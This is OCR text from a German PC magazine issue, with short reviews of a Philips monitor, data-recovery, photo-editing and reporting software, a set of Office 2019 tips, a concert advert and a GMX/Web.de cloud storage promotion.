beim Schwarz-Weiß-Wechsel) sowie einem Input Lag von lediglich 8,6 ms.



Mit HDMI, 2x DP, USB-C und einem USB-Hub bietet der Philips 436M6VBPAB viele Schnittstellen.



HDR-Titel unterstützt er durch seine Farbtiefe von 10 Bit und deckt dabei den sRGB-Farbraum vollständig ab.

Mit Einschränkungen PC-tauglich

Für PC-Spieler eignet sich der 97,6 x 66,1 x 26,4 Zentimeter große 436M6VBPAB jedoch nur eingeschränkt. Aufgrund seiner enormen Höhe macht er auf dem Schreibtisch keine besonders ergonomische Figur und lässt, abgesehen von einer Neigung, keine Justierung zu. Ein weiterer Kritikpunkt ist der hohe Stromverbrauch von 125 Watt, wodurch der Philips auch nur wenige Punkte bei der Energie-Effizienz-Wertung einfahren konnte. **Manuel Masiero**


Gaming-Monitor

Philips Momentum 436M6VBPAB

Preis: 800 Euro**Preis/Leistung:** gut**Display:** 42,5 Zoll (108 cm) / 3840 x 2160 Pixel**Maximale Helligkeit:** 458 cd/m²**In-Bild-Kontrast:** 5398:1**Abw. Gamma/Farbtemp.:** 2,1/0,3 Prozent**Typ. Stromverbrauch:** 125 W (Standby 0,5 W)

Fazit: Für Konsolenspieler ist der Philips Momentum 436M6VBPAB ideal und steht am besten im Wohnzimmer. Als PC-Monitor ist er wenig ergonomisch und nicht allzu Energie-effizient.

82 Punkte
gut
PC Magazin
GUT
www.pc-magazin.de



STELLAR DATA RECOVERY 8.0

Vorschnell gelöschte Dateien zurückholen

■ Data Recovery stellt gelöschte oder verloren gegangene Daten von Speichergeräten wieder her. Neu sind die verbesserte Analysefunktion und die aufgefrischte Optik. In der Suche lassen sich die auszugebenden Dateitypen einstellen. Die Vorschau hilft bei der Prüfung gefundener Bilder und Office-Dateien, steht aber nicht immer zur Verfügung. Wenige Klicks später sind die Daten unseres Test-PCs wiederhergestellt. Da verzeiht man kleinere Nachlässigkeiten, etwa die Anzeige des Pfads zum Zielordner mit / anstelle des Windows-üblichen \ oder die Pflicht, externe Laufwerk vor dem Programmstart anzustecken. Auf USB-Sticks und einem externen SSD-Laufwerk erzielen wir auch nach Tagen noch sehr gute Recovery-Ergebnisse bei gelöschten Dateien und ordentliche Resultate nach Formatieren. Auf Systemfestplatten wird durchs Löschen frei gewordener Speicher rasch überschrieben – per Tiefenscan lassen sich immerhin manche Daten zurückholen. **Michael Rupp**

Datenrettung

Stellar Data Recovery 8.0

Preis: 50 Euro, (Professional: 100 Euro)

Preis/Leistung: gut

System: Windows 10, 8.1, 7, Vista, XP

Editionen: Standard / Professional / Premium

Professional-Extras: Boot-CD, RAW-Foto- und CD/DVD-Wiederherstellung, Laufwerke klonen

Demoversion: Begrenztes Recovery-Volumen

Fazit: Mit der in drei Phasen ablaufenden Dateiwiederherstellung und dem zuschaltbaren Tiefenscan ist das verbesserte Stellar Data Recovery ein empfehlenswertes Erste-Hilfe-Tool bei Dateiverlust.

94 Punkte
sehr gut

PC Magazin
SEHR GUT



ADOBE PHOTOSHOP ELEMENTS 2019

Mit Automatik Bilder in Szene setzen

■ Die neue Elements-Version soll dem Anwender helfen, kreative Projekte und gelungene Resultate noch besser in Szene zu setzen. Über den neuen Startbildschirm werden Werkzeuge zum schnellen Erstellen von Collagen, Memes für Social Media oder die Produktion von Diashows angeboten. Mit wenigen Klicks, unterstützt von Assistenten, entstehen die Projekte. Das gilt auch bei der Verbesserung von Bildern. Hier wird der Anwender zum optimalen Ergebnis geführt. Knackige Farben, tolle Kontraste und klare Motive sorgen für Erfolgserlebnisse. Bei vielen Autofunktionen spielt Adobe Sensei eine wichtige Rolle. Die Technologie mit künstlicher Intelligenz arbeitet im Hintergrund und sorgt für optimale Ergebnisse. Sensei kommt auch bei der Funktion zum Öffnen von zugekniffenen Augen zum Zuge. Bei solchen Problemen nutzt man ein weiteres Bild der betreffenden Person oder greift auf Stockfotos zurück. Die Ergebnisse verblüffen. **Jörn-Erik Burkert**

Bildbearbeitung

Adobe Photoshop Elements 2019

Preis: 100 Euro

Preis/Leistung: sehr gut

System: Windows 10, 8.1, 7 mit Service Pack 1 (nur 64 Bit)

Besonderheiten: Funktionen mit künstlicher Intelligenz über Adobe Sensei

Demoversion: 30 Tage mit Adobe-Account

Fazit: Photoshop Elements 2019 ist durch Assistenten und Autofunktionen noch anwenderfreundlicher. Die Zusammenstellung von Collagen und anderen Projekten gelingt dadurch sehr schnell.

95 Punkte
sehr gut

PC Magazin
SEHR GUT



COMBIT LIST & LABEL 24 ENTERPRISE

Bearbeitbare Datenpräsentation

■ Das deutsche Entwicklungswerkzeug zählt nach wie vor zu den Spitzenreitern der Tools, die bei der Erstellung von Berichten für (un)gebundene Daten und eine flexible, bearbeitbare und grafische Datenpräsentation verfügbar sind. Jährliche Produkt-Updates sowie eine lange und erfolgreiche Entwicklungshistorie stellen immer wieder unzählige neue Funktionen bereit, die den Sprung auf den Zenit sicherstellen. Die neue Version überzeugt durch viele Verbesserungen. Uns gefällt insbesondere der neu integrierte Redistributionsassistent, der Sie bei der Anlage von verteilbaren Projekten unterstützt, die ihrerseits die Berichtskomponente nutzen. Auch das Start-Center präsentiert sich endlich in neuem und zeitgemäßem Look. Ansonsten ragen die einbettbaren Exportformate (etwa MHTML und XHTML), die integrierte Skriptsprache R, über die Sie quelltextbasiert Berechnungen durchführen und neue Grafiken erzeugen, heraus. **Andreas Maslo**

Programmierung

List&Label 24 Enterprise

Preis: 2142 Euro Erstjahr / 1071 Euro Folgejahr

Preis/Leistung: sehr gut

Editionen: Standard / Professional / Enterprise

Berichtsserver: frei verteilbar

Berichtsdesigner: frei verteilbar

Besonderheit: Die Vorschauanzeigen sind an das Design ihrer Anwendungen anpassbar.

Fazit: List & Label ist ein geniales Entwickler-Tool für Windows, das in allen gängigen Programmiersprachen und Entwicklungssystemen mit geringem Quelltextaufwand nutzbar ist.

98 Punkte
sehr gut

PC Magazin
SEHR GUT

HIGH END IN CONCERT

stereoplay & **AUDIO** PRÄSENTIEREN

BLUES COMPANY

VIP-TICKET:
59,90 €
inkl. Labor-
und Hörraum-
führungen bei
AUDIO und
stereoplay sowie
Verpflegung &
Konzert

live



5. APRIL 2019

KLEINES THEATER HAAR (BEI MÜNCHEN)

VIP-TICKET: 59,90 € // NUR KONZERT: 29,90 €



Tickets erhältlich unter:

<https://bluescompany2019.eventbrite.de>

Limitierte Anzahl an Tickets und nur solange der Vorrat reicht!

Freie Platzwahl.

**HIGH
END IN CONCERT**
AUDIO stereoplay



DESKTOP & SOFTWARE Tipps & Tricks

Office 2019: Excel, Word, Powerpoint, Outlook

1. Office 2019 3D-Modelle in Dokumente einbinden


Mit 3D-Modellen schaffen Sie ganz einfach ein modernes und anspruchsvolles Layout.

Microsoft hat seinen Anwendern neue Piktogramme spendiert sowie die Möglichkeit, 3D-Modelle in Dokumente einzubinden. Beide werden wie Bilder über das Menü *Einfügen* Bestandteil einer Datei.

Die **Piktogramme** sind eine Art „verbesserte“ Sonderzeichen, die als Grafik in schwarz eingefügt werden. Mit Grafikformatvorlagen, aus dem Register *Format*, bringen Anwender aber rasch Farbe ins Spiel. Mit den Funktionen *Grafikfüllung*, *-kontur* und *-effekte* lassen sich die Piktogramme weiter „aufbrezeln“.

3D-Modelle lassen sich wie herkömmliche Bilder mit gedrückter Maustaste steuern, sprich beliebig in jede Richtung drehen, kippen und in der Größe verändern. Am besten nutzt man das 3D-Drehsteuerelement. Kostenlose 3D-Modelle finden Sie bei Remix 3D, einer Mischung aus Online-Katalog und Community. Über die Befehlsfolge *Einfügen/3D-Modelle/Aus Onlinequellen* stehen viele dreidimensionale Objekte zur Verfügung. Einfach was gefällt per Doppelklick oder die Schaltfläche *Einfügen* ins Dokument holen. Nun wird das Menüband um eine kontextbezogene Registerkarte für 3D-Modelle erweitert. Unter *3D-Musteransicht* finden Sie Werkzeuge in Form von Steuerelementen. Sie können aus der Palette der vordefinierten Musteransichten der Gruppe *3D-Modellansichten* wählen oder die Schaltfläche in der Mitte des Modells nutzen. Letztere ermöglicht, in Kombination mit der Maus, das 3D-Bild in die gewünschte Position zu bringen. Die Funktionen sind selbsterklärend; mit Ausprobieren kommt man schnell zum Ziel.

Dem 3D-Modell Känguru beispielsweise können Sie unter den Bauch schauen oder das Tier von der Seite betrachten.




In Word und PowerPoint lassen sich die 3D-Objekte vor oder hinter den Text legen. In Excel werden sie automatisch vor die Tabelleninhalte geschoben.

2. Office 2019 Verbesserte visuelle Elemente

Grafiken liegen nicht immer in der gewünschten Form vor. Mit Office-Shape können Anwender nachbessern.

Office unterstützt skalierbare Vektorgrafiken (SVG-Dateien mit Filtern). Wer diese, oder auch Office-Formen, in ein Office-Shape umwandelt, kann sie in Einzelteile zerlegen. Diese lassen sich dann bearbeiten, etwa können Farbe und/oder Größe geändert werden. Beim Zoomen oder bei Größenänderungen müssen Anwender keine Qualitätseinbußen befürchten. Die Umwandlung selbst ist denkbar einfach. Öffnen Sie



In Form konvertieren schafft vielfältige Möglichkeiten, eine Grafik nach Wunsch umzugestalten.

per Klick mit der rechten Maustaste das Kontextmenü des SVG-Bilds und entscheiden Sie sich für den Befehl *in Form konvertieren*. Das weitere Vorgehen ist weitestgehend selbsterklärend. Einfach die einzelnen Bestandteile auswählen und individuell bearbeiten. Eine schöne Neuerung für das Optimieren von Layouts ist zudem das Einfügen von 3D-Modellen und der Morphen-Übergang in PowerPoint (Tipp 1 und 8).

3. Office 2019 Freihandzeichnen leicht(er) gemacht

Wer ein eigenes Register für Freihandtools vermisst hat, kann dieses jetzt zuschalten.

Nutzer müssen das Register *Zeichen* im Menüband über die Befehlsfolge *Datei/Optionen/Menüband anpassen* zuschalten. Haken Sie im rechten Fensterteil das Kontrollkästchen *Zeichnen* an, und bestätigen Sie den Vorgang über *OK*. Die neue Registerkarte wird sofort eingeblendet. Die weitere Vorgehensweise ist im Prinzip selbsterklärend: Man wählt auf der Registerkarte einen Stift aus und kann direkt loslegen. Bei Bedarf stellt man Stärke und Farbe ein oder verwendet einen der Effekte *Regenbogen*, *Galaxie*, *Lava*, *Ozean* & Co. Praktisch sind auch die *Bleistift*- und *Textmarker*-funktion, die sich hinter *Stift hinzufügen* verbergen. Probieren geht hier über Studieren. Ihre Gestaltungselemente können Sie jederzeit bearbeiten, etwa verschieben, kopieren, farblich ändern.



Unter **Zeichnen/Tools** steht die **Lassoauswahl** zur Verfügung; allerdings nur in Excel und PowerPoint.

Für PowerPoint und Excel haben die Microsoft-Entwickler zusätzlich unter **Zeichnen/Tools** eine **Lassoauswahl** hinzugefügt. Damit lassen sich Teile einer Freihandzeichnung auswählen, bzw. über **Freihand** erfasste Wörter. Die Funktion zieht einen Kreis um das gewünschte Objekt. Anschließend kann es bearbeitet werden. Tipp: Ausschließlich in PowerPoint lassen sich Freihandzeichnungen in Formen wie Rechtecke oder Kreise umwandeln.

4. Excel 2019 Mehr „vordefinierte“ Formeln


Wer viel und häufig mit komplexen Formeln arbeitet und sich schon immer über das Verschachteln von WENNS-Funktionen geärgert hat, kommt mit Excel 2019 voll auf seine Kosten.

WENNS: Darauf dürften viele Nutzer, die für logische Abfragen mühsam WENN-Funktionen miteinander verknüpft haben, schon lange gewartet haben. So zum Beispiel sah eine Verschachtelung bislang aus: `=WENN(A1=1;"Januar";WENN(A1=2;"Februar";WENN(1=3;"März"...)))`. WENNS ermöglicht die Abfrage von bis zu 127 Bedingungen in folgender Form: `=WENNS(A1=1;"Januar";A1=2;"Februar";A1=3;"März"...)`. Das ist viel unkomplizierter! WENNS ist eine wirkliche Bereicherung für komplexe Abfragen. WENNS ist aber nicht die einzige neue Funktion, die Excel 2019 im Gepäck hat:

MAXWENNS liefert den größten Wert einer Datenmenge wenn eine bestimmte Bedingungen bzw. Kriterien erfüllt werden. **MINWENNS** funktioniert analog zu MAXWENNS, gibt jedoch den kleinsten Wert an. Fazit: Diese Funktionen unterstützen WENNS bei Grenzwerten.

TEXTKETTE ersetzt die Verkettung-Funktion. Letztere ist jedoch zwecks Kompatibilität mit früheren Versionen von Excel weiterhin verfügbar. Wie die Vorgängerin verbindet TEXTKETTE Text aus verschiedenen Zellen, Bereichen und/oder Zeichenfolgen. Beispiel: `=TEXTKETTE("Das";"neue";"PC-Magazin";"ist";"erschienen.")` liefert den Text: „Das neue PC-Magazin ist erschienen.“ Insgesamt können Sie bis zu 254 Textzeichenfolgen miteinander verbinden. Nicht möglich: TEXTKETTE gibt keine Trennzeichen oder IgnoreEmpty-Argumente an.

TEXTVERKETTEN setzen Sie immer dann ein, wenn Sie automatisch Trennzeichen, zum Beispiel ein Komma oder Leerzeichen, zwischen die Textbeiträge setzen wollen. Beispiel: `=TEXTVERKETTEN("WAHR";"Das";"PC-Magazin";"ist";"erschienen.")` liefert ebenso den Satz „Das PC-Magazin ist erschienen.“ Zusätzlich bietet TEXTVERKETTEN folgende



Möglichkeit: Befindet sich in einem Argument anstelle eines Eintrags ausschließlich ein Leerzeichen, lässt sich dies ignorieren, indem Sie dem Argument **Leer_ignorieren** den Wahrheitswert WAHR zuweisen. Aber: Leerzeichen, die sich zwischen zwei Textbeiträgen befinden, wie etwa PC Magazin, bleiben bestehen. Fazit: Hilfreich für alle, die mittels Formeln häufig Textbeiträge verknüpfen müssen.

Ersterwert analysiert einen Datenbereich mit Werten. Als Ergebnis liefert Excel die erste Übereinstimmung.

Die Funktion WENNS erleichtert logische Abfragen.


5. Excel 2019 Datenanalyse mit PivotTable


Tools zur Datenanalyse wie PivotTable bieten eine Menge Komfort. Doch trotz aller Leistungsfähigkeit waren einige Funktionen, wie etwa Automatisierungen, bislang umständlich gelöst.

Für Excel 2019 wurde PivotTable optimiert. Es ist jetzt möglich, Layouts als eine Art Standardentwurf zu sichern. Beim nächsten Erstellen einer Pivot-Tabelle beginnt Excel dann automatisch mit diesem Layout. Das Tabellenkalkulationsprogramm erkennt automatisch Beziehungen zwischen Tabellen und teilt dem Anwender das entsprechend mit. Dieser kann dann per Mausklick die Beziehung für weitere Auswertungen nutzen.

Das Erstellen, Bearbeiten und Löschen von benutzerdefinierten Zusammenstellungen ist jetzt direkt aus der PivotTable-Feldliste heraus möglich. Das ist praktisch, wenn der Anwender zusätzliche Berechnungen für seine Analyse benötigt. Weitere Verbesserungen sind eine erhöhte Benutzerfreundlichkeit, die automatische Zeitgruppierung von zeitbezogenen

PivotTable wurde in Excel 2019 optimiert.





Tipp 6: Ultra HD (K4) steht als hochauflösendes Video-Format zur Verfügung.

Feldern (Jahr, Quartal, Monat) sowie das intelligente Umbenennen von Tabellen und Spalten, die in Excel automatisch bei Änderungen aktualisiert werden.

6. PowerPoint 2019 Präsentation als Video in 4K-Auflösung

4K entspricht einer Ultra HD-Auflösung (UHD). Das ist ein relativ neuer Standard, der etwa über die doppelte horizontale Auflösung von Full HD verfügt. UHD stand bislang für Videos, die aus PowerPoint-Präsentationen generiert werden, nicht zur Verfügung.


Das hat sich geändert. Möchten Sie das Format einsetzen, wählen Sie *Datei/Exportieren/Video* erstellen. Wenn Sie den Pfeil hinter *Full HD* öffnen, erscheint eine Liste, aus der Sie *Ultra HD (K4)* auswählen können. Das war es auch schon. Die weitere Vorgehensweise entspricht der der Vorgängerversionen.

7. PowerPoint 2019 Zoom, die nützliche Zusatzfunktion

Wer komfortabel durch ausgewählte Kapitel einer Präsentation navigieren wollte, musste bislang auf Produkte anderer Hersteller zurückgreifen. Damit ist jetzt Schluss: Microsoft hat eine Zoomfunktion nachgerüstet. Anwender können sich jetzt bequem mit Hilfe der so genannten Zoomfunktion in der Präsentation bewegen, ausgewählte Folien zuschalten und wieder und schließen. *Zoom* erzeugt

Links, Tipp 7: Beispiel Folienzoom: In diesem Dialog wählen Sie die Folien aus, die Sie zoomen wollen.

Rechts, Tipp 8: Der Astronaut soll als Morphen-Übergang dienen.



Vorschaubilder der gewünschten Folien, die sich während der Präsentation öffnen und vergrößern bzw. verkleinern und abschalten lassen.

Die *Zoom*-Funktion finden Sie im Register *Einfügen* in der Gruppe *Links*. Es gibt drei Varianten. Der *Zusammenfassungsverzoom* erzeugt eine Zielfolie, mit der man während der Präsentation zwischen verschiedenen Kapiteln wechseln kann. *Abschnittszoom* erzeugt eine Verbindung zu einem ausgewählten Abschnitt der Präsentation. *Folienzoom* ermöglicht die Navigation zwischen Folien in beliebiger Reihenfolge.

8. PowerPoint 2019 Nahtloser Morphen-Übergang

Ein nahtloser Übergang einzelner Objekte von einer Folie zur nächsten wirkt professionell. Nun gibt es eine entsprechende Funktion in PowerPoint.


Für den Morphen-Übergang brauchen Sie ein Objekt, etwa eine Grafik oder ein 3D-Modell, das sich auf zwei aufeinanderfolgenden Folien befindet. Das Objekt verschmilzt quasi vom Wechsel der einen zur anderen Folie.

Kopieren Sie einfach das Objekt, das Sie animieren möchten, und fügen Sie es auf der Folgefolie ein. Dabei darf das Objekt durchaus eine andere Position, Drehung oder Größe haben. Verschieben Sie das Objekt auf der zweiten Folie an die Position, an der die Animation enden soll. Die zur Verfügung stehenden Effekte können kombiniert werden. Es stehen vielfältige Variationsmöglichkeiten zur Verfügung. Die Funktion *Morphen* finden Sie im Register *Übergänge* in der Gruppe *Übergang zu dieser Folie*.

9. Word und Outlook 2019 Der Fokus-Modus

Was ist wirklich dran am vielgepriesenen Fokus-Modus? Er soll die Aufmerksamkeit auf wesentliche Dinge lenken und dazu beitragen, dass der Anwender nicht von seiner eigentlichen Aufgabe abgelenkt wird. **Word:** Eigentlich ist die neue Fokusansicht nichts wirklich Neues. In Word macht sie nicht viel mehr, als Symbolleisten auszublenden. Das konnten die Vorgängerversionen auch.

Outlook: Hier soll der Fokus-Modus wichtige von unwichtigen Mails unterscheiden. Der Anwender kann



10. Excel 2019


Neue Diagrammtypen: zweidimensionale Karten und Trichter

Wer sie bislang vermisst hat, der wird sich freuen: Excel 2019 wartet mit zwei neuen Diagrammtypen auf. Die zweidimensionalen Kartendiagramme beispielsweise erkennen unter anderem Bundesländer, Postleitzahlen, Regionen sowie Staaten.

■ **Kartendiagramme:** Eine Art Kartendiagramme gab es in älteren Excel-Versionen schon einmal. Die neueste Excel-Version punktet mit zweidimensionalen Karten, die unter anderem Bundesländer, Postleitzahlen, Regionen und Staaten erkennt. Voraussetzung für deren Einsatz ist, dass Sie den geografischen Standorten numerische oder kategorische Werte hinzufügen. Das eigentliche Einrichten der Karte ist denkbar einfach: Sie klicken in den Datenbereich und anschließend auf die zugehörige Schaltfläche *Karten* unter *Einfügen/Diagramme*. Weiter geht es in der Regel über *Flächenkartogramm*. Wird die Karte neu erstellt oder soll eine bereits vorhandene Karte erweitert werden, wird eine Verbindung zum Bing-Kartendienst hergestellt. Das bedeutet, dass Sie eine Onlineverbindung brauchen. Dann wird die gewünschte Landkarte angezeigt. Wer

mit dem Ergebnis nicht einverstanden ist, kann mit Hilfe der Diagrammtools nachbessern, etwa das Layout oder die Kartenbeschriftung anpassen. Insgesamt eine gelungene und runde Sache.

■ **Trichterdiagramme:** Der neue Diagrammtypen *Trichter* ist nett, aber für die meisten Nutzer keine wirkliche Bereicherung. Sie präsentieren Werte über verschiedene Prozessphasen und werden gerne eingesetzt, um Verkaufschancen zu visualisieren. So lässt sich beispielsweise die Anzahl potenzieller Verkaufsabschlüsse in jeder Phase einer Verkaufspipeline aufzeigen. In der Regel werden die denkbaren Abschlusszahlen kontinuierlich kleiner. Die Darstellung ähnelt somit einem Trichter; daher der Name. Das eigentliche Handling zur Diagrammerstellung unterscheidet sich nicht von dem der



Excel 2019 punktet mit zweidimensionalen Karten, hier mit automatischer Farbabstufung.

altbewährten Typen. Übrigens: Trichterdiagramme stehen auch für Word, PowerPoint und Outlook zur Verfügung.

den Posteingang in zwei Registerkarten, *Relevant* (wichtige Mails) und *Sonstige* untergliedern. Diese Funktion müssen Sie zuvor im Register *Ansicht* mit der Schaltfläche *Posteingang* mit *Relevanz* aktivieren. In der täglichen Anwendung kann man rasch zwischen den Registerkarten wechseln. Was Outlook unter *Relevant* organisiert, hängt auch davon ab, mit wem Sie besonders häufig E-Mails austauschen. Auch der Inhalt der E-Mail (etwa computergeneriert oder nicht) soll darauf Einfluss haben, wo die Nachricht landet. Selbstverständlich können Sie auch manuell eingreifen. Dazu gibt es die Optionen *In Relevant verschieben* und *In Sonstige verschieben*. Das bedeutet, dass Sie auf Dauer mitbestimmen, welche Mails für Sie wichtig sind. Je öfter Sie die Funktion einsetzen, umso spezifischer sollen Ihre Mails verwaltet werden. Ob sich dieses Pozedere auf Dauer in der Praxis bewährt, bleibt abzuwarten. Übrigens: Streng genommen ist die Unterscheidung nichts wirklich Neues, sondern ersetzt vielmehr die Funktion Clutter und nutzt zudem den gleichen Algorithmus.

Möglich ist das mit Hilfe der neuen Lerntools. Über *Ansicht/Lerntools* blendet das Textverarbeitungsprogramm eine eigene Registerkarte ein. Dort klicken Sie nur noch auf die Schaltfläche *Laut vorlesen*. Ist Ihr Rechner mit einem Lautsprecher verbunden, wird der von Ihnen erfasste Text direkt gesprochen.

Weitere Funktionen der so genannten Lerntools sind Spaltenbreite, Seitenfarbe, Textabstand und Silben. *Textabstand* beispielsweise vergrößert die Zwischenräume zwischen den einzelnen Zeilen, *Seitenfarbe/Invertiert* erzeugt eine weiße Schrift auf schwarzem Hintergrund. Alle Funktionen sind leicht verständlich; am besten, Sie klicken die verschiedenen Möglichkeiten einmal durch und probieren sie aus.

Unter Umständen werden Sie sich anschließend fragen, woher die Lerntools ihren Namen haben? Der ist im Grunde irreführend, denn mit Lernen haben die dort zur Verfügung stehenden Funktionen letztendlich nicht viel zu tun.

Susanne Kowalski

11. Word 2019

Lerntools

Ihre Augen sind müde von der langen Computerarbeit? Sie möchten sich mit nur zwei Mausklicks ihren Text vorlesen lassen?



Tipp 11: Beispiel für eine Darstellung mittels Lerntools.

GMX



WEB.DE

Exklusiv:

Ihre Festplatte in der Cloud

1 TByte
1 Jahr
1 Euro

Ein Terabyte Cloud-Speicher für nur 1 Euro pro Jahr: Bei unserer Aktion mit GMX und Web.de bekommen Sie enormen Platz für all Ihre Daten in der Cloud – für Fotos, MP3s, Dokumente und vieles mehr. ■ CLAUDIA FRICKEL

Wer sein E-Mail-Postfach bei GMX oder Web.de betreibt, bekommt automatisch Speicherplatz in der hauseigenen Cloud der Dienste. Freemail-Kunden erhalten beispielsweise zwei Gigabyte für Bilder, Daten oder Backups. Dieser Platz ist schneller voll, als man denkt. Möchten Sie mehr Speicher, müssen Sie diesen kostenpflichtig dazu buchen. Für ein Terabyte zahlen Sie bei GMX im Freemail-Service zehn Euro pro Monat, als Pro- oder Topmail-Kunde sieben bzw. neun Euro; bei Web.de Freemail sind es zehn Euro pro Monat, sieben Euro für Web.de-Club-Mitglieder. Mit unserer Aktion erhalten Sie mehr Platz wesentlich günstiger: Sichern Sie sich ein Terabyte Speicherplatz ein Jahr lang für nur einen Euro. Das reicht, je nach Auflösung, für 200.000 bis zehn Millionen Fotos – oder mehrere Hunderttausend MP3-Dateien.

Die Vorteile der Cloud

Das GMX MediaCenter (bzw. Web.de Online-Speicher) ist die Zentrale, in der Sie Ihre Bild-, Text-, Audio- und Videodateien ablegen. Darauf greifen Sie vom Browser, Windows-Netzlaufwerk oder Smartphone- und Tablet-App zu. Alles, was sie hoch-

oder herunterladen, ist von allen Geräten aus verfügbar und immer aktuell. Integriert ist auch ein Tresor, in dem Sie Daten verschlüsselt ablegen. Außerdem können Sie Ordner mit Freunden teilen. Eine Besonderheit der GMX-/Web.de-Cloud: Sie sichern die Freigabe mit einem Passwort.

Server in Deutschland

Ein großer Vorteil: Die Cloud-Server stehen ausschließlich in Deutschland; US-Regierung und NSA haben darauf keinen Zugriff. Natürlich ist der Dienst auch an die strengen deutschen Datenschutzregeln gebun-

den. Um sich ein Terabyte Speicherplatz zu sichern, rufen Sie eine dieser Webseiten auf:

<https://gmx.net/leseraktion-pcmagazin>

<https://web.de/leseraktion-pcmagazin>

– je nachdem, wo Sie Kunde sind oder werden wollen. Sie finden hier alle Inhalte der Aktion aufgelistet. Klicken Sie auf Aktionsangebot sichern. Von dort aus loggen Sie sich ein oder legen ein Konto an. Auf der Bestellseite bestätigen Sie mit Klick auf den Button Kaufen. Denken Sie daran, den Cloudspeicher rechtzeitig zu kündigen, sonst verlängert sich der Vertrag zum regulären Tarif. ■

Cloud-Aktion mit GMX und Web.de

